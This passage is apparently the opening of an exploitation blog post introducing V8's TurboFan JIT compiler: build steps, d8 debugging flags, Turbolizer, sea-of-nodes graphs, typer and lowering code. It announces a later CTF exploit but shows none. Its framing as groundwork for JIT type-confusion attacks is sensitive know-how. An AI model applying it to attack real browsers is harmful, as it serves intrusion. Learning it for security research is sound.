Introduction to TurboFan

Date Mon 28 January 2019 By Jeremy "__x86" Fetiveau Category exploitation Tags v8 turbofan exploitation

Introduction

Ages ago I wrote a blog post here called first dip in the kernel pool, this year we're going to swim in a sea of nodes!

The current trend is to attack JavaScript engines and more specifically, optimizing JIT compilers such as V8's TurboFan, SpiderMonkey's IonMonkey, JavaScriptCore's Data Flow Graph (DFG) & Faster Than Light (FTL) or Chakra's Simple JIT & FullJIT.

In this article we're going to discuss TurboFan and play along with the *sea of nodes* structure it uses.

Then, we'll study a vulnerable optimization pass written by @_tsuro for Google's CTF 2018 and write an exploit for it. We'll be doing that on a x64 Linux box but it really is the exact same exploitation for Windows platforms (simply use a different shellcode!).

If you want to follow along, you can check out the associated repo.

Table of contents:

Setup

Building v8

Building v8 is very easy. You can simply fetch the sources using depot tools and then build using the following commands:

```
fetch v8
gclient sync
./build/install-build-deps.sh
tools/dev/gm.py x64.release
```

Please note that whenever you're updating the sources or checking out a specific commit, do `gclient sync` or you might be unable to build properly.

The d8 shell

A very convenient shell called `d8` is provided with the engine. For faster builds, limit the compilation to this shell:

```
~/v8$  ./tools/dev/gm.py x64.release d8
```

Try it:

```
~/v8$ ./out/x64.release/d8
V8 version 7.3.0 (candidate)
d8> print("hello doare")
hello doare
```

Many interesting flags are available. List them using `d8 --help`.

In particular, v8 comes with `runtime functions` that you can call from JavaScript using the `%` prefix. To enable this syntax, you need to use the flag `--allow-natives-syntax`. Here is an example:

```
$ d8 --allow-natives-syntax
V8 version 7.3.0 (candidate)
d8> let a = new Array('d','o','a','r','e')
undefined
d8> %DebugPrint(a)
DebugPrint: 0x37599d40aee1: [JSArray]
 - map: 0x01717e082d91 <Map(PACKED_ELEMENTS)> [FastProperties]
 - prototype: 0x39ea1928fdb1 <JSArray[0]>
 - elements: 0x37599d40af11 <FixedArray[5]> [PACKED_ELEMENTS]
 - length: 5
 - properties: 0x0dfc80380c19 <FixedArray[0]> {
    #length: 0x3731486801a1 <AccessorInfo> (const accessor descriptor)
 }
 - elements: 0x37599d40af11 <FixedArray[5]> {
           0: 0x39ea1929d8d9 <String[#1]: d>
           1: 0x39ea1929d8f1 <String[#1]: o>
           2: 0x39ea1929d8c1 <String[#1]: a>
           3: 0x39ea1929d909 <String[#1]: r>
           4: 0x39ea1929d921 <String[#1]: e>
 }
0x1717e082d91: [Map]
 - type: JS_ARRAY_TYPE
 - instance size: 32
 - inobject properties: 0
 - elements kind: PACKED_ELEMENTS
 - unused property fields: 0
 - enum length: invalid
 - back pointer: 0x01717e082d41 <Map(HOLEY_DOUBLE_ELEMENTS)>
 - prototype_validity cell: 0x373148680601 <Cell value= 1>
 - instance descriptors #1: 0x39ea192909f1 <DescriptorArray[1]>
 - layout descriptor: (nil)
 - transitions #1: 0x39ea192909c1 <TransitionArray[4]>Transition array #1:
     0x0dfc80384b71 <Symbol: (elements_transition_symbol)>: (transition to HOLEY_ELEMENTS)
 - prototype: 0x39ea1928fdb1 <JSArray[0]>
 - constructor: 0x39ea1928fb79 <JSFunction Array (sfi = 0x37314868ab01)>
 - dependent code: 0x0dfc803802b9 <Other heap object (WEAK_FIXED_ARRAY_TYPE)>
 - construction counter: 0

["d", "o", "a", "r", "e"]
```

If you want to know about existing runtime functions, simply go to `src/runtime/` and grep on all the `RUNTIME_FUNCTION` (this is the macro used to declare a new runtime function).

Preparing Turbolizer

Turbolizer is a tool that we are going to use to debug TurboFan's `sea of nodes` graph.

```
cd tools/turbolizer
npm i
```

```
npm run-script build
python -m SimpleHTTPServer
```

When you execute a JavaScript file with `--trace-turbo` (use `--trace-turbo-filter` to limit to a specific function), a `.cfg` and a `.json` files are generated so that you can get a graph view of different optimization passes using Turbolizer.

Simply go to the web interface using your favourite browser (which is Chromium of course) and select the file from the interface.

Compilation pipeline

Let's take the following code.

```
let f = (o) => {
  var obj = [1,2,3];
  var x = Math.ceil(Math.random());
  return obj[o+x];
}

for (let i = 0; i < 0x10000; ++i) {
 f(i);
}
```

We can trace optimizations with `--trace-opt` and observe that the function `f` will eventually get optimized by TurboFan as you can see below.

```
$ d8 pipeline.js  --trace-opt
[marking 0x192ee849db41 <JSFunction (sfi = 0x192ee849d991)> for optimized recompilation, r
[marking 0x28645d1801b1 <JSFunction f (sfi = 0x192ee849d9c9)> for optimized recompilation,
[compiling method 0x28645d1801b1 <JSFunction f (sfi = 0x192ee849d9c9)> using TurboFan]
[optimizing 0x28645d1801b1 <JSFunction f (sfi = 0x192ee849d9c9)> - took 23.583, 25.899, 0.
[completed optimizing 0x28645d1801b1 <JSFunction f (sfi = 0x192ee849d9c9)>]
[compiling method 0x192ee849db41 <JSFunction (sfi = 0x192ee849d991)> using TurboFan OSR]
[optimizing 0x192ee849db41 <JSFunction (sfi = 0x192ee849d991)> - took 18.238, 87.603, 0.87
```

We can look at the code object of the function before and after optimization using `%DisassembleFunction`.

```
// before
0x17de4c02061: [Code]
 - map: 0x0868f07009d9 <Map>
kind = BUILTIN
name = InterpreterEntryTrampoline
```

```
compiler = unknown
address = 0x7ffd9c25d340
```

```
// after
0x17de4c82d81: [Code]
 - map: 0x0868f07009d9 <Map>
kind = OPTIMIZED_FUNCTION
stack_slots = 8
compiler = turbofan
address = 0x7ffd9c25d340
```

What happens is that v8 first generates ignition bytecode. If the function gets executed a lot, TurboFan will generate some optimized code.

Ignition instructions gather type feedback that will help for TurboFan's speculative optimizations. Speculative optimization means that the code generated will be made upon assumptions.

For instance, if we've got a function `move` that is always used to move an object of type `Player`, optimized code generated by Turbofan will expect `Player` objects and will be very fast for this case.

```
class Player{}
class Wall{}
function move(o) {
    // ...
}
player = new Player();
move(player)
move(player)
...
// ... optimize code! the move function handles very fast objects of type Player
move(player)
```

However, if 10 minutes later, for some reason, you move a `Wall` instead of a `Player`, that will break the assumptions originally made by TurboFan. The generated code was very fast, but could only handle `Player` objects. Therefore, it needs to be destroyed and some ignition bytecode will be generated instead. This is called `deoptimization` and it has a huge performance cost. If we keep moving both `Wall` and `Player`, TurboFan will take this into account and optimize again the code accordingly.

Let's observe this behaviour using `--trace-opt` and `--trace-deopt` !

```
class Player{}
class Wall{}
```

```
function move(obj) {
  var tmp = obj.x + 42;
  var x = Math.random();
  x += 1;
  return tmp + x;
}

for (var i = 0; i < 0x10000; ++i) {
  move(new Player());
}
move(new Wall());
for (var i = 0; i < 0x10000; ++i) {
  move(new Wall());
}
```

```
$ d8 deopt.js  --trace-opt --trace-deopt
[marking 0x1fb2b5c9df89 <JSFunction move (sfi = 0x1fb2b5c9dad9)> for optimized recompilati
[compiling method 0x1fb2b5c9df89 <JSFunction move (sfi = 0x1fb2b5c9dad9)> using TurboFan]
[optimizing 0x1fb2b5c9df89 <JSFunction move (sfi = 0x1fb2b5c9dad9)> - took 23.374, 15.701,
[completed optimizing 0x1fb2b5c9df89 <JSFunction move (sfi = 0x1fb2b5c9dad9)>]
// [...]
[deoptimizing (DEOPT eager): begin 0x1fb2b5c9df89 <JSFunction move (sfi = 0x1fb2b5c9dad9)>
            ;;; deoptimize at <deopt.js:5:17>, wrong map
// [...]
[deoptimizing (eager): end 0x1fb2b5c9df89 <JSFunction move (sfi = 0x1fb2b5c9dad9)> @1 => n
[marking 0x1fb2b5c9df89 <JSFunction move (sfi = 0x1fb2b5c9dad9)> for optimized recompilati
[compiling method 0x1fb2b5c9df89 <JSFunction move (sfi = 0x1fb2b5c9dad9)> using TurboFan]
[optimizing 0x1fb2b5c9df89 <JSFunction move (sfi = 0x1fb2b5c9dad9)> - took 11.599, 10.742,
[completed optimizing 0x1fb2b5c9df89 <JSFunction move (sfi = 0x1fb2b5c9dad9)>]
// [...]
```

The log clearly shows that when encountering the `Wall` object with a different `map` (understand "type") it deoptimizes because the code was only meant to deal with `Player` objects.


If you are interested to learn more about this, I recommend having a look at the following ressources: TurboFan Introduction to speculative optimization in v8, v8 behind the scenes, Shape and v8 resources.

Sea of Nodes

Just a few words on sea of nodes. TurboFan works on a program representation called a `sea of nodes`. Nodes can represent arithmetic operations, load, stores, calls, constants etc. There are three types of edges that we describe one by one below.


Control edges

Control edges are the same kind of edges that you find in Control Flow Graphs. They enable branches and loops.



Value edges


Value edges are the edges you find in Data Flow Graphs. They show value dependencies.



Effect edges

Effect edges order operations such as reading or writing states.

In a scenario like `obj[x] = obj[x] + 1` you need to read the property `x` before writing it. As such, there is an effect edge between the load and the store. Also, you need to increment the read property before storing it. Therefore, you need an effect edge between the load and the addition. In the end, the effect chain is `load -> add -> store` as you can see below.



If you would like to learn more about this you may want to check this TechTalk on TurboFan JIT design or this blog post.

Experimenting with the optimization phases

In this article we want to focus on how v8 generates optimized code using TurboFan. As mentioned just before, TurboFan works with `sea of nodes` and we want to understand how this graph evolves through all the optimizations. This is particularly interesting to us because some very powerful security bugs have been found in this area. Recent TurboFan vulnerabilities include incorrect typing of Math.expm1, incorrect typing of String.(last)IndexOf (that I exploited here) or incorrect operation side-effect modeling.

In order to understand what happens, you really need to read the code. Here are a few places you want to look at in the source folder :

- src/builtin

> Where all the builtins functions such as `Array#concat` are implemented

- src/runtime

  > Where all the runtime functions such as `%DebugPrint` are implemented

- src/interpreter/interpreter-generator.cc

  > Where all the bytecode handlers are implemented

- src/compiler

  > Main repository for TurboFan!

- src/compiler/pipeline.cc

  > The glue that builds the graph, runs every phase and optimizations passes etc

- src/compiler/opcodes.h

  > Macros that defines all the opcodes used by TurboFan

- src/compiler/typer.cc

  > Implements typing via the Typer reducer

- src/compiler/operation-typer.cc

  > Implements some more typing, used by the Typer reducer

- src/compiler/simplified-lowering.cc

  > Implements simplified lowering, where some CheckBounds elimination will be done

Playing with NumberAdd


Let's consider the following function :

```
function opt_me() {
  let x = Math.random();
  let y = x + 2;
  return y + 3;
}
```

Simply execute it a lot to trigger TurboFan or manually force optimization with `%OptimizeFunctionOnNextCall`. Run your code with `--trace-turbo` to generate trace files for turbolizer.

Graph builder phase

We can look at the very first generated graph by selecting the "bytecode graph builder" option. The `JSCall` node corresponds to the `Math.random` call and obviously the `NumberConstant` and `SpeculativeNumberAdd` nodes are generated because of both `x+2` and `y+3` statements.



Typer phase

After graph creation comes the optimization phases, which as the name implies run various optimization passes. An optimization pass can be called during several phases.

One of its early optimization phase, is called the `TyperPhase` and is run by `OptimizeGraph`. The code is pretty self-explanatory.

```
// pipeline.cc
bool PipelineImpl::OptimizeGraph(Linkage* linkage) {
  PipelineData* data = this->data_;
  // Type the graph and keep the Typer running such that new nodes get
  // automatically typed when they are created.
  Run<TyperPhase>(data->CreateTyper());
```

```
// pipeline.cc
struct TyperPhase {
  void Run(PipelineData* data, Zone* temp_zone, Typer* typer) {
    // [...]
    typer->Run(roots, &induction_vars);
```

```
  }
};
```

When the `Typer` runs, it visits every node of the graph and tries to reduce them.

```
// typer.cc
void Typer::Run(const NodeVector& roots,
                LoopVariableOptimizer* induction_vars) {
  // [...]
  Visitor visitor(this, induction_vars);
  GraphReducer graph_reducer(zone(), graph());
  graph_reducer.AddReducer(&visitor);
  for (Node* const root : roots) graph_reducer.ReduceNode(root);
  graph_reducer.ReduceGraph();
  // [...]
}

class Typer::Visitor : public Reducer {
// ...
  Reduction Reduce(Node* node) override {
// calls visitors such as JSCallTyper
}
```

```
// typer.cc
Type Typer::Visitor::JSCallTyper(Type fun, Typer* t) {
  if (!fun.IsHeapConstant() || !fun.AsHeapConstant()->Ref().IsJSFunction()) {
    return Type::NonInternal();
  }
  JSFunctionRef function = fun.AsHeapConstant()->Ref().AsJSFunction();
  if (!function.shared().HasBuiltinFunctionId()) {
    return Type::NonInternal();
  }
  switch (function.shared().builtin_function_id()) {
    case BuiltinFunctionId::kMathRandom:
      return Type::PlainNumber();
```

So basically, the `TyperPhase` is going to call `JSCallTyper` on every single `JSCall` node that it visits. If we read the code of `JSCallTyper`, we see that whenever the called function is a builtin, it will associate a `Type` with it. For instance, in the case of a call to the `MathRandom` builtin, it knows that the expected return type is a `Type::PlainNumber`.

```
Type Typer::Visitor::TypeNumberConstant(Node* node) {
  double number = OpParameter<double>(node->op());
  return Type::NewConstant(number, zone());
}
Type Type::NewConstant(double value, Zone* zone) {
  if (RangeType::IsInteger(value)) {
    return Range(value, value, zone);
  } else if (IsMinusZero(value)) {
```

```
    return Type::MinusZero();
  } else if (std::isnan(value)) {
    return Type::NaN();
  }

  DCHECK(OtherNumberConstantType::IsOtherNumberConstant(value));
  return OtherNumberConstant(value, zone);
}
```

For the `NumberConstant` nodes it's easy. We simply read `TypeNumberConstant`. In most case, the type will be `Range`. What about those `SpeculativeNumberAdd` now? We need to look at the `OperationTyper`.

```
#define SPECULATIVE_NUMBER_BINOP(Name)                         \
  Type OperationTyper::Speculative##Name(Type lhs, Type rhs) { \
    lhs = SpeculativeToNumber(lhs);                            \
    rhs = SpeculativeToNumber(rhs);                            \
    return Name(lhs, rhs);                                     \
  }
SPECULATIVE_NUMBER_BINOP(NumberAdd)
#undef SPECULATIVE_NUMBER_BINOP

Type OperationTyper::SpeculativeToNumber(Type type) {
  return ToNumber(Type::Intersect(type, Type::NumberOrOddball(), zone()));
}
```

They end-up being reduced by `OperationTyper::NumberAdd(Type lhs, Type rhs)` (the `return Name(lhs,rhs)` becomes `return NumberAdd(lhs, rhs)` after pre-processing).


To get the types of the right input node and the left input node, we call `SpeculativeToNumber` on both of them. To keep it simple, any kind of `Type::Number` will remain the same type (a `PlainNumber` being a `Number`, it will stay a `PlainNumber`). The `Range(n,n)` type will become a `Number` as well so that we end-up calling `NumberAdd` on two `Number`. `NumberAdd` mostly checks for some corner cases like if one of the two types is a `MinusZero` for instance. In most cases, the function will simply return the `PlainNumber` type.

Okay done for the `Typer` phase!

To sum up, everything happened in : - `Typer::Visitor::JSCallTyper` - `OperationTyper::SpeculativeNumberAdd`

And this is how types are treated : - The type of `JSCall(MathRandom)` becomes a `PlainNumber`, - The type of `NumberConstant[n]` with `n != NaN & n != -0` becomes a `Range(n,n)` - The type of a `Range(n,n)` is `PlainNumber` - The type of `SpeculativeNumberAdd(PlainNumber, PlainNumber)` is `PlainNumber`

Now the graph looks like this :



Type lowering

In `OptimizeGraph`, the type lowering comes right after the typing.

```
// pipeline.cc
  Run<TyperPhase>(data->CreateTyper());
  RunPrintAndVerify(TyperPhase::phase_name());
  Run<TypedLoweringPhase>();
  RunPrintAndVerify(TypedLoweringPhase::phase_name());
```

This phase goes through even more reducers.

```
// pipeline.cc
    TypedOptimization typed_optimization(&graph_reducer, data->dependencies(),
                                         data->jsgraph(), data->broker());
// [...]
    AddReducer(data, &graph_reducer, &dead_code_elimination);
    AddReducer(data, &graph_reducer, &create_lowering);
    AddReducer(data, &graph_reducer, &constant_folding_reducer);
    AddReducer(data, &graph_reducer, &typed_lowering);
    AddReducer(data, &graph_reducer, &typed_optimization);
    AddReducer(data, &graph_reducer, &simple_reducer);
    AddReducer(data, &graph_reducer, &checkpoint_elimination);
    AddReducer(data, &graph_reducer, &common_reducer);
```

Let's have a look at the `TypedOptimization` and more specifically `TypedOptimization::Reduce`.

When a node is visited and its opcode is `IrOpcode::kSpeculativeNumberAdd`, it calls `ReduceSpeculativeNumberAdd`.

```
Reduction TypedOptimization::ReduceSpeculativeNumberAdd(Node* node) {
  Node* const lhs = NodeProperties::GetValueInput(node, 0);
  Node* const rhs = NodeProperties::GetValueInput(node, 1);
  Type const lhs_type = NodeProperties::GetType(lhs);
  Type const rhs_type = NodeProperties::GetType(rhs);
  NumberOperationHint hint = NumberOperationHintOf(node->op());
  if ((hint == NumberOperationHint::kNumber ||
       hint == NumberOperationHint::kNumberOrOddball) &&
      BothAre(lhs_type, rhs_type, Type::PlainPrimitive()) &&
      NeitherCanBe(lhs_type, rhs_type, Type::StringOrReceiver())) {
    // SpeculativeNumberAdd(x:-string, y:-string) =>
    //     NumberAdd(ToNumber(x), ToNumber(y))
    Node* const toNum_lhs = ConvertPlainPrimitiveToNumber(lhs);
    Node* const toNum_rhs = ConvertPlainPrimitiveToNumber(rhs);
    Node* const value =
        graph()->NewNode(simplified()->NumberAdd(), toNum_lhs, toNum_rhs);
    ReplaceWithValue(node, value);
    return Replace(node);
  }
  return NoChange();
}
```

In the case of our two nodes, both have a hint of `NumberOperationHint::kNumber` because their type is a `PlainNumber`.

Both the right and left hand side types are `PlainPrimitive` (`PlainNumber` from the `NumberConstant`'s `Range` and `PlainNumber` from the `JSCall`). Therefore, a new `NumberAdd` node is created and replaces the `SpeculativeNumberAdd`.

Similarly, there is a `JSTypedLowering::ReduceJSCall` called when the `JSTypedLowering` reducer is visiting a `JSCall` node. Because the call target is a `Code Stub Assembler` implementation of a `builtin` function, TurboFan simply creates a `LoadField` node and change the opcode of the `JSCall` node to a `Call` opcode.

It also adds new inputs to this node.

```
Reduction JSTypedLowering::ReduceJSCall(Node* node) {
// [...]
// Check if {target} is a known JSFunction.
// [...]
    // Load the context from the {target}.
    Node* context = effect = graph()->NewNode(
        simplified()->LoadField(AccessBuilder::ForJSFunctionContext()), target,
```

```
        effect, control);
    NodeProperties::ReplaceContextInput(node, context);

    // Update the effect dependency for the {node}.
    NodeProperties::ReplaceEffectInput(node, effect);
// [...]
// kMathRandom is a CSA builtin, not a CPP one
// builtins-math-gen.cc:TF_BUILTIN(MathRandom, CodeStubAssembler)
// builtins-definitions.h:  TFJ(MathRandom, 0, kReceiver)
    } else if (shared.HasBuiltinId() &&
               Builtins::HasCppImplementation(shared.builtin_id())) {
      // Patch {node} to a direct CEntry call.
      ReduceBuiltin(jsgraph(), node, shared.builtin_id(), arity, flags);
    } else if (shared.HasBuiltinId() &&
               Builtins::KindOf(shared.builtin_id()) == Builtins::TFJ) {
      // Patch {node} to a direct code object call.
      Callable callable = Builtins::CallableFor(
          isolate(), static_cast<Builtins::Name>(shared.builtin_id()));
      CallDescriptor::Flags flags = CallDescriptor::kNeedsFrameState;

      const CallInterfaceDescriptor& descriptor = callable.descriptor();
      auto call_descriptor = Linkage::GetStubCallDescriptor(
          graph()->zone(), descriptor, 1 + arity, flags);
      Node* stub_code = jsgraph()->HeapConstant(callable.code());
      node->InsertInput(graph()->zone(), 0, stub_code);  // Code object.
      node->InsertInput(graph()->zone(), 2, new_target);
      node->InsertInput(graph()->zone(), 3, argument_count);
      NodeProperties::ChangeOp(node, common()->Call(call_descriptor));
    }
 // [...]
    return Changed(node);
  }
```

Let's quickly check the sea of nodes to indeed observe the addition of the LoadField and the change of opcode of the node `#25` (note that it is the same node as before, only the opcode changed).

Range types

Previously, we encountered various types including the `Range` type. However, it was always the case of `Range(n,n)` of size 1.


Now let's consider the following code :

```
function opt_me(b) {
  let x = 10; // [1] x0 = 10
  if (b == "foo")
    x = 5; // [2] x1 = 5
  // [3] x2 = phi(x0, x1)
  let y = x + 2;
  y = y + 1000;
  y = y * 2;
  return y;
}
```

So depending on `b == "foo"` being true or false, `x` will be either 10 or 5. In SSA form, each variable can be assigned only once. So `x0` and `x1` will be created for 10 and 5 at lines [1] and [2]. At line [3], the value of `x` (`x2` in SSA) will be either `x0` or `x1`, hence the need of a `phi` function. The statement `x2 = phi(x0,x1)` means that `x2` can take the value of either `x0` or `x1`.

So what about types now? The type of the constant 10 (`x0`) is `Range(10,10)` and the range of constant 5 (`x1`) is `Range(5,5)`. Without surprise, the type of the `phi` node is the union of the two ranges which is `Range(5,10)`.

Let's quickly draw a CFG graph in SSA form with typing.



Okay, let's actually check this by reading the code.

```
